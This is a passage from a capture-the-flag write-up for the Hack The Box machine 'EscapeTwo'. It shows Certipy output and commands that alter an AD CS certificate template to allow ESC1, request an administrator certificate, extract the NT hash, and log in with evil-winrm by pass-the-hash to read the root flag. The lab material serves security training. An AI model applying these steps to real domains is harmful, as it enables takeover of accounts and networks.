[*] Saving current configuration to 'template-backup.json'File 'template-backup.json' already exists. Overwrite? (y/n - saying no will save with a unique filename): y[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'template-backup.json'[*] Saving current configuration to 'template-backup.json'File 'template-backup.json' already exists. Overwrite? (y/n - saying no will save with a unique filename): y[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'template-backup.json'[*] Updating certificate template 'DunderMifflinAuthentication'[*] Replacing:[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'[*]     flags: 66104[*]     pKIDefaultKeySpec: 2[*]     pKIKeyUsage: b'\x86\x00'[*]     pKIMaxIssuingDepth: -1[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15'][*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2'][*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0'][*]     msPKI-Enrollment-Flag: 0[*]     msPKI-Private-Key-Flag: 16[*]     msPKI-Certificate-Name-Flag: 1[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y[*] Successfully updated 'DunderMifflinAuthentication'
We updated the DunderMifflinAuthentication certificate template to make it vulnerable to ESC1, which allows us to impersonate another user.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ certipy-ad req -u ca_svc@sequel.htb \  -password 'Passwd112233!' \  -ca 'sequel-DC01-CA' \  -dc-ip 10.129.232.128 \  -template 'DunderMifflinAuthentication' \  -upn administrator@sequel.htbCertipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[*] Request ID is 19[*] Successfully requested certificate[*] Got certificate with UPN 'administrator@sequel.htb'[*] Certificate has no object SID[*] Try using -sid to set the object SID or see the wiki for more details[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'
Once the template was modified, we requested a certificate for the Domain Administrator
using the altered template. This enabled us to impersonate administrator@sequel.htb
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.128Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:[*]     SAN UPN: 'administrator@sequel.htb'[*] Using principal: 'administrator@sequel.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Afterward, we dumped the administrator.pfx file to extract the NT Hash.
With the hash in hand 7a8d4e04986afa8ed4060f75e5, we immediately used it to remotely access the system.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ evil-winrm -i dc01.sequel.htb -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\Administrator\Documents> whoamisequel\administrator
Finally, we were able to retrieve the flag from the Administrator’s desktop.
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
    Directory: C:\Users\Administrator\Desktop
Mode                LastWriteTime         Length Name----                -------------         ------ -----ar---       12/17/2025   4:06 AM             34 root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt61e78517cff1b2d56284c2c[REDACTED]
Flag
User's Flag: 23cb5f97cece2e18af772e5[REDACTED]Root's Flag: 61e78517cff1b2d56284c2c[REDACTED]